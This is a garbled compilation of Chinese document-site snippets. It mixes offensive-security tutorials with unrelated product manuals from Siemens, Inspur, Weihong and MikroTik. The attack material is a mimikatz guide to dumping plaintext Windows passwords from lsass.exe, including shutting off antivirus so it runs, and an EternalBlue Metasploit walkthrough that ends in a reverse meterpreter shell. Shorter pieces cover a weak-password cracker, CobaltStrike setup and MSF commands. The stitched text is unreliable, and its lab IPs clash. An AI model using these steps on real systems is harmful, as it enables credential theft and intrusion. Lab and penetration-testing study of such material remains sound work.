
神器mimikatz使用详解
文档
神器mimikatz使用详解
一.mimikatz简介
mimikatz是法国人Gentil Kiwi编写的一款windows平台下的神器,它具备很多功能,其中最亮的功能是直接从 lsass.exe 进程里获取windows处于active状态账号的明文密码。
mimikatz的功能不仅如此,它还可以提升进程权限,注入进程,读取进程存等等,mimikatz包含了很多本地模块,更像是一个轻量级的调试器,其强大的功能还有待挖掘。
作者主页:blog.gentilkiwi./
二.mimikatz基础命令
随便输入”xxx::”,会提示”modules:’xxx’ intr0uvable”,大概意思就是你输入的命令不存在,然后会列出所有可用的命令
所有的模块与命令,如下图(左边的是模块名称,右边的是描述): 文档
1.cls 清屏
2.exit 退出
3.version 查看mimikatz的版本
4.help 查看帮助信息(全是法文,只能找google了)
5.system::user 查看当前登录的系统用户 文档
6.system::computer 查看计算机名称
7.process::list 列出进程
8.process::suspend 进程名称 暂停进程
QQ进程还在,只是QQ无法使用了。
9.process::stop 进程名称 结束进程
10.process::modules 列出系统的核心模块及所在位置
11.service::list 列出系统的服务
12.service::remove 移除系统的服务 文档
13.service::start stop 服务名称 启动或停止服务
14.privilege::list 列出权限列表
15.privilege::enable 激活一个或多个权限
16.privilege::debug 提升权限
17.nogpo::cmd 打开系统的cmd.exe
18.nogpo::regedit 打开系统的注册表
19.nogpo::taskmgr 打开任务管理器
20.ts::sessions 显示当前的会话
21.ts::processes 显示进程和对应的pid情况等
22.sekurlsa::wdigest 获取本地用户信息及密码 文档
23.sekurlsa::wdigest 获取kerberos用户信息及密码
24.sekurlsa::tspkg 获取tspkg用户信息及密码
25.sekurlsa::logonPasswords 获登陆用户信息及密码
ps:1.由于命令很多,就不一一列出了。
2.kerberos是一种网络认证协议。至于tspkg好像是与远程连接时的网络身份认证有关的。
三:mimikatz获取用户名及密码的方法
方法一: 文档
1. 运行主程序:mimikatz.exe
2. 输入:privilege::debug 提升权限
3. 输入:inject::process lsass.exe sekurlsa.dll 将sekurlsa.dll 注入到lsass.exe 中
4. 输入:getLogonPasswords 即可获取hash和当前用户的明文密码!
原理就是登陆的时候输入的密码,经过 lsass.exe 里的 wdigest 和 tspkg
两个模块调用后,它们对之进行加密处理,而没有进行擦除,
而且该加密通过特征可以定位,并且按照微软的算法可逆。 只要登陆过,就可以抓出来,它进行枚举的。
简单地说,在 Windows 中,当用户登录时,lsass.exe 使用一个可逆的算法,加密过的明文密码,并且把密文保存在存中,没有清理,然后可以抓出来,还原。
也就是说,开机以后,只要是登陆过的用户,在没重启前(因为重启存就清零了,这里不包括使用其他方法清理存),都可以抓出来,注销也是无用的,
因为存中的密码并没有清除,所以还是可以抓出来的。
方法二(直接调用sekurlsa模块): 文档
1. 运行主程序:mimikatz.exe
2. 输入:privilege::debug 提升权限
3.输入:sekurlsa::logonPasswords full
或
文档
四.实际测试
一.测试系统:Windows 7旗舰版
测试情况如下图:
在网上看到一些文章说,安装了360之类的杀毒软件后,神器就无法使用了,于是在本地测试了一下。 文档
无论是启动着360,还是退出了360,都会出来下面的情况。
就是在输入inject::process lsass.exe sekurlsa.dll时提示:拒绝访问(如下图)
后来到进程里看了一下,原来360的主动防御进程还在,。
接着把360的实时防护全部关掉,再把那个进程结束掉就可以正常使用mimikatz了。
二.测试系统:Windows XP专业版sp3
测试情况如下图: 文档
三.测试环境:远程连接一台虚拟机中的Windows 7旗舰版
直接运行mimikatz提权时会提示错误,如下图:
大意是提示权限不足吧。
后来用“以管理员身体运行”就可以了 文档
测试情况如下:
kali使用教程
kali使用教程
Kali是一种专为渗透测试和网络安全评估而设计的操作系统。它内置了许多工具,可以帮助安全专家和网络管理员发现系统中的漏洞并修复它们。以下是一些关于如何使用Kali的基本教程:
1. 安装Kali:首先,你需要从Kali的官方网站上下载Kali的最新版本。将Kali安装到你选择的计算机上,可以选择在物理机上安装,或者使用虚拟机软件如VMware或VirtualBox来创建虚拟的Kali环境。
2. 掌握基础命令:熟悉Kali的基础命令非常重要。你可以学习Linux命令行的基础知识,了解如何在Kali中执行常见任务,如文件管理、网络配置和用户管理等。
3. 使用Kali工具:Kali提供了许多用于渗透测试和漏洞评估的工具。其中一些著名的工具包括Nmap、Metasploit和Wireshark等。你可以阅读官方文档,了解这些工具的使用方法,并根据需要选择适合你的工具。
4. 学习网络扫描:网络扫描是渗透测试的关键步骤之一。Kali中的Nmap是一个功能强大的网络扫描工具,可以帮助你发现目标系统上的开放端口和服务。学习如何使用Nmap进行全面的扫描,并掌握不同扫描技术的原理和应用。
5. 了解远程攻击:Kali中的Metasploit是一个广泛使用的远程攻击工具。通过学习Metasploit的使用方法,你可以了解常见的远程攻击技术,如漏洞利用和后门添加等。当然,在使用Metasploit进行任何攻击之前,请确保你已经获得了合法的授权。
6. 实践项目:最好的学习方法是通过实践项目来应用所学的知识。在Kali中,你可以尝试不同的渗透测试项目,如漏洞评估、无线网络破解、社会工程学等。通过实际操作,你可以更深入地了解Kali工具的使用和漏洞挖掘的技术。
7. 持续学习和更新:网络安全是一个快速发展的领域,新的安全威胁和漏洞不断出现。为了保持在Kali中的技能和知识水平,你需要不断学习和更新。参加网络安全培训课程、参与安全社区的讨论和分享,保持对最新安全技术的了解。
ms17-010-永恒之蓝漏洞利用教程

ms17-010-永恒之蓝漏洞利用教程(漏洞复现)
实验环境:虚拟机:kali-linux windows 7 请自行下载安装
1.打开虚拟机 启动kali-linux 启动windows7(未装补丁)
2.获取IP地址(ifconfig ipconfig)
kali-linux :192.168.0.129
windows7 : 192.168.0.130
3. kali-linux输入msfconsole启动msf(若不是root登陆需sudo提升权限)
root@bogon:~# msfconsole 命令提示行显示msf则启动成功。
4. 使用永恒之蓝漏洞
msf > use exploit/windows/smb/ms17_010_eternalblue
5. 设定靶机 IP 和操作机 IP
192.168.18.129为操作机kali-linux ip地址
192.168.18.130为靶机windows 7 ip地址
msf exploit (windows/smb/ms17_010_eternalblue) > set rhost
192.168.18.130
msf exploit (windows/smb/ms17_010_eternalblue) > set
lhost 192.168.18.129
6. 设置TCP连接
msf exploit (windows/smb/ms17_010_eternalblue)>set payload windows/x64/meterpreter/reverse_tcp
7.攻击 msf exploit (windows/smb/ms17_010_eternalblue) > run
测试:
已成功获得windows管理员权限。
注意:虚拟机:windows XP 或者 Win7 (未打永恒之蓝补丁,镜像msdn也可以下载)
上海维宏电子科技股份有限公司 NcStudio-V15 激光平面切割控制系统 厂商手册说明书

SHANGHAI WEIHONG ELECTRONIC TECHNOLOGY CO., LTD. NcStudio-V15 激光平面切割控制系统 厂商手册(LS1500、LS3000、LS8000M) 版次:2023 年 04 月 04 日 第 2.2 版 作者:激光加工产品部 上海维宏电子科技股份有限公司 版权所有 目录 1 快速入门 ...................................................................................................................................... 11.1 概述 ...................................................................................................................................... 11.2 硬件连接示意图 .................................................................................................................. 21.3 快捷键一览 .......................................................................................................................... 42 机床安装 ...................................................................................................................................... 52.1 概述 ...................................................................................................................................... 52.2 安装随动仪放大器 .............................................................................................................. 52.3 安装运动控制卡 .................................................................................................................. 62.4 安装软件 .............................................................................................................................. 72.5 安装驱动程序 ...................................................................................................................... 82.5.1 自动安装驱动程序 ...................................................................................................... 82.5.2 手动安装驱动程序 ...................................................................................................... 93 系统调试 .................................................................................................................................... 123.1 概述 .................................................................................................................................... 123.2 设置 NcConfig .................................................................................................................. 133.2.1 备份数据 .................................................................................................................... 133.2.2 恢复数据 .................................................................................................................... 143.2.3 配置设备并映射端口 ................................................................................................ 153.2.4 保护端口 .................................................................................................................... 17 SHANGHAI WEIHONG ELECTRONIC TECHNOLOGY CO., LTD.
mitmdump使用方法

mitmdump使用方法
Mitmdump is a powerful tool for intercepting, viewing, and
modifying network traffic. It can be used for debugging, testing, and
security auditing. Mitmdump is part of the larger mitmproxy project,
which provides a range of tools for intercepting and manipulating
network traffic.
Mitmdump使用方法比较灵活,可以用于HTTP、HTTPS和WebSocket请求的拦截。它可以生成请求和响应文件,供后续分析使用。通过Mitmdump,可以很方便地查看请求和响应的详细信息,包括请求头、响应头、请求体、响应体等。
One of the key features of mitmdump is its ability to act as a
transparent proxy, allowing it to intercept traffic from any device on
the same network. This makes it a valuable tool for testing the
security of networked devices and applications. Mitmdump also
supports scripting through the use of addons, allowing for
automated testing and manipulation of traffic.
Mitmdump的一个关键特性是其透明代理的能力,可以拦截同一网络上任何设备的流量。这使得它成为测试网络设备和应用安全性的重要工具。Mitmdump还支持通过插件进行脚本编写,可以实现对流量的自动化测试和操纵。
Mikrotik RouterOS Winbox 操作手册说明书
Manual:Winbox1Manual:Winbox
Summary
Winbox is a small utility that allows administration of Mikrotik RouterOS using a fast and simple GUI. It is a native
Win32 binary, but can be run on Linux and Mac OSX using Wine.
All Winbox interface functions are as close as possible to Console functions, that is why there are no Winbox
sections in the manual.
Some of advanced and system critical configurations are not possible from winbox, like MAC address change on an
interface.
Starting the Winbox
Winbox loader can be downloaded directly from the router.

Open your browser and enter router's IP address, RouterOS welcome page will be displayed. Click on the link to
download winbox.exe
When winbox.exe is downloaded, double click on it and winbox loader window will pop up:Manual:Winbox2
To connect to the router enter IP or MAC address of the router, specify username and password (if any) and click on
西门子 SIMATIC IPC677E 操作说明说明书

SIMATIC
工业 PC
SIMATIC IPC677E
操作说明
04/2019
A5E45118001-AA
前言产品说明1 安全须知2
安装和连接设备3
调试设备4
操作设备5
扩展设备和分配设备参数6
维护和维修设备7
技术规范8
尺寸图9
标准和认证10
硬件说明A
技术支持B
标志和符号C
缩略语列表D
Siemens AG Division Digital Factory Postfach 48 48 90026 NÜRNBERG 德国 A5E45118001-AA Ⓟ 04/2019 本公司保留更改的权利 Copyright © Siemens AG 2019. 保留所有权利 法律资讯
警告提示系统
为了您的人身安全以及避免财产损失,必须注意本手册中的提示。人身安全的提示用一个警告三角表示,仅
与财产损失有关的提示不带警告三角。警告提示根据危险等级由高到低如下表示。 危险
表示如果不采取相应的小心措施,将会导致死亡或者严重的人身伤害。
警告
表示如果不采取相应的小心措施,可能导致死亡或者严重的人身伤害。
小心
表示如果不采取相应的小心措施,可能导致轻微的人身伤害。 注意
表示如果不采取相应的小心措施,可能导致财产损失。
当出现多个危险等级的情况下,每次总是使用最高等级的警告提示。如果在某个警告提示中带有警告可能导致人身伤害的警告三角,则可能在该警告提示中另外还附带有可能导致财产损失的警告。
合格的专业人员
本文件所属的产品/系统只允许由符合各项工作要求的合格人员进行操作。其操作必须遵照各自附带的文件说
明,特别是其中的安全及警告提示。 由于具备相关培训及经验,合格人员可以察觉本产品/系统的风险,并避
免可能的危险。
按规定使用 Siemens 产品
请注意下列说明:
警告
Siemens 产品只允许用于目录和相关技术文件中规定的使用情况。如果要使用其他公司的产品和组件,必
须得到 Siemens 推荐和允许。正确的运输、储存、组装、装配、安装、调试、操作和维护是产品安全、正
浪潮英信服务器 BMC 用户手册说明书
浪潮英信服务器
BMC
用户手册
文档版本V2.8
发布日期2022-05-31
版权所有© 2021-2022浪潮电子信息产业股份有限公司。保留一切权利。
未经本公司事先书面许可,任何单位和个人不得以任何形式复制、传播本手册的部分或全部
内容。
内容声明
您购买的产品、服务或特性等应受浪潮集团商业合同和条款的约束。本文档中描述的全部或
部分产品、服务或特性可能不在您的购买或使用范围之内。除非合同另有约定,浪潮集团对
本文档的所有内容不做任何明示或默示的声明或保证。文档中的示意图与产品实物可能有差
别,请以实物为准。本文档仅作为使用指导,不对使用我们产品之前、期间或之后发生的任
何损害负责,包括但不限于利益损失、信息丢失、业务中断、人身伤害,或其他任何间接损
失。本文档默认读者对服务器产品有足够的认识,获得了足够的培训,在操作、维护过程中
不会造成个人伤害或产品损坏。文档所含内容如有升级或更新,恕不另行通知。
商标说明
Inspur浪潮、Inspur、浪潮、英信是浪潮集团有限公司的注册商标。
本手册中提及的其他所有商标或注册商标,由各自的所有人拥有。
技术支持
技术服务电话:4008600011
地 址:中国济南市浪潮路1036号
浪潮电子信息产业股份有限公司
邮 编:250101
符号约定
在本文中可能出现下列符号,它们所代表的含义如下。
符号 说明
如不当操作,可能会导致死亡或严重的人身伤害。
符号 说明
如不当操作,可能会导致人员损伤。
如不当操作,可能会导致设备损坏或数据丢失。
为确保设备成功安装或配置,而需要特别关注的操作或信息。
对操作内容的描述进行必要的补充和说明。
变更记录
版本
时间 变更内容
V1.0 2021-02-07 首版发布。
V2.0 2021-06-23 格式内容整体优化。
V2.1 2021-09-01 1. 增加因机型不同,Web界面及个别功能或
有差异的说明。
2. 3.12.3章节从视频日志变更为屏幕录像。
超级弱口令工具使用手册
第 1 页 共 2 页 超级弱口令工具使用手册
(实用版)
目录
1.超级弱口令工具的概述
2.超级弱口令工具的功能
3.超级弱口令工具的使用方法
4.超级弱口令工具的注意事项
5.超级弱口令工具的优点与局限性
正文
【概述】
超级弱口令工具是一款用于检测和破解弱口令的实用工具,可以帮助用户快速找到并利用那些安全性能较低的口令,从而实现对于目标账户的登录。在网络信息安全日益受到重视的今天,掌握一款有效的弱口令工具有助于提高用户的信息安全防护能力。
【功能】
超级弱口令工具具有以下主要功能:
1.弱口令检测:可以对用户提供的目标账户进行弱口令检测,找出可能存在的安全隐患。
2.弱口令破解:根据用户提供的目标账户,利用工具内置的词典及算法进行口令破解,尝试登录并获取账户信息。
3.口令强度分析:可以对用户提供的口令进行强度分析,帮助用户了解口令的安全性能。
4.批量检测与破解:支持批量检测和破解,提高效率。
【使用方法】 第 2 页 共 2 页 1.下载并安装超级弱口令工具。
2.打开工具,选择“弱口令检测”或“弱口令破解”功能,输入目标账户及口令,点击“开始”。
3.耐心等待工具运行完成,查看结果。
【注意事项】
1.请确保合法使用,切勿用于非法目的。
2.使用过程中,请勿对工具进行恶意篡改。
3.在使用过程中遇到问题,请及时联系作者或寻求专业人士的帮助。
【优点与局限性】
优点:
1.操作简单,易于上手。
2.功能齐全,可以满足大部分用户的需求。
3.支持批量操作,提高效率。
局限性:
1.工具的破解效果受到词典及算法的限制,无法保证 100% 成功破解。
2.工具无法保证绝对的安全性,使用过程中请注意保护自己的信息安全。
CobaltStrike的使用
CobaltStrike的使⽤
CobaltStrike的使⽤
01CobaltStrike
CobaltStrike是⼀款渗透测试神器,被业界⼈称为CS神器。CobaltStrike分为客户端与服务端,服务端是⼀个,客户端可以有多个,可被团队进⾏分布式协团操
作。
CobaltStrike集成了端⼝转发、服务扫描,⾃动化溢出,多模式端⼝监听,windows exe ⽊马⽣成,windows dll ⽊马⽣成,java ⽊马⽣成,office 宏病毒⽣成,
⽊马捆绑。钓鱼攻击包括:站点克隆,⽬标信息获取,java 执⾏,浏览器⾃动攻击等等强⼤的功能!
02CobaltStrike的安装
我这⾥以Kali安装为例:
先去下载jdk版本
上传到Kali中,解压:tar -xzvf jdk-8u191-linux-x64.tar.gz
移动到opt⽬录下:mv jdk1.8.0_191/ /opt/
进⼊jdk⽬录:cd /opt/jdk1.8.0_191
执⾏ vim ~/.bashrc , 并添加下列内容# install JAVA JDK
export JAVA_HOME=/opt/jdk1.8.0_191
export CLASSPATH=.:${JAVA_HOME}/lib
export PATH=${JAVA_HOME}/bin:$PATH
保存退出
执⾏: source ~/.bashrc
执⾏:update-alternatives --install /usr/bin/java java /opt/jdk1.8.0_191/bin/java 1
update-alternatives --install /usr/bin/javac javac /opt/jdk1.8.0_191/bin/javac 1
update-alternatives --set java /opt/jdk1.8.0_191/bin/java
update-alternatives --set javac /opt/jdk1.8.0_191/bin/javac
msf的基本常用命令
MSF的基本常用命令
Metasploit Framework(MSF)是一种广泛应用于渗透测试和安全评估的开源工具,它提供了一系列强大的功能和功能模块。MSF拥有丰富的命令集,用于管理和使用其各种功能。本文将介绍MSF的一些基本常用命令,帮助你更好地使用和理解它。
1. 启动Metasploit
首先,你需要启动MSF。在终端中输入以下命令:
msfconsole
此命令将启动MSF控制台,并显示欢迎界面。你可以使用控制台中的各种命令进行不同的操作。
2. 基本命令
help
help命令用于查看所有可用的命令。在控制台中输入以下命令:
help
此命令将列出所有可用的命令,并提供有关每个命令的简要说明。
search
search命令用于搜索所有可用的exploit、payload、auxiliary和post模块。例如,如果你想搜索与“Windows”相关的exploit模块,可以在控制台中输入以下命令:
search Windows
此命令将显示与“Windows”相关的所有exploit模块,并提供有关每个模块的详细信息。 use
use命令用于选择要使用的模块。例如,如果你想使用一个特定的exploit模块,可以在控制台中输入以下命令:
use exploit/windows/smb/ms17_010_eternalblue
此命令将选择名为“ms17_010_eternalblue”的exploit模块。
options
options命令用于查看和设置模块的选项。当你选择一个模块后,你可以使用此命令查看模块的可用选项。例如,输入以下命令:
options
此命令将显示当前模块的选项列表,并提供有关每个选项的详细信息。
set
set命令用于设置模块的选项。当你选择一个模块并查看其选项列表后,你可以使用此命令设置各个选项的值。例如,输入以下命令:
set RHOST 192.168.0.1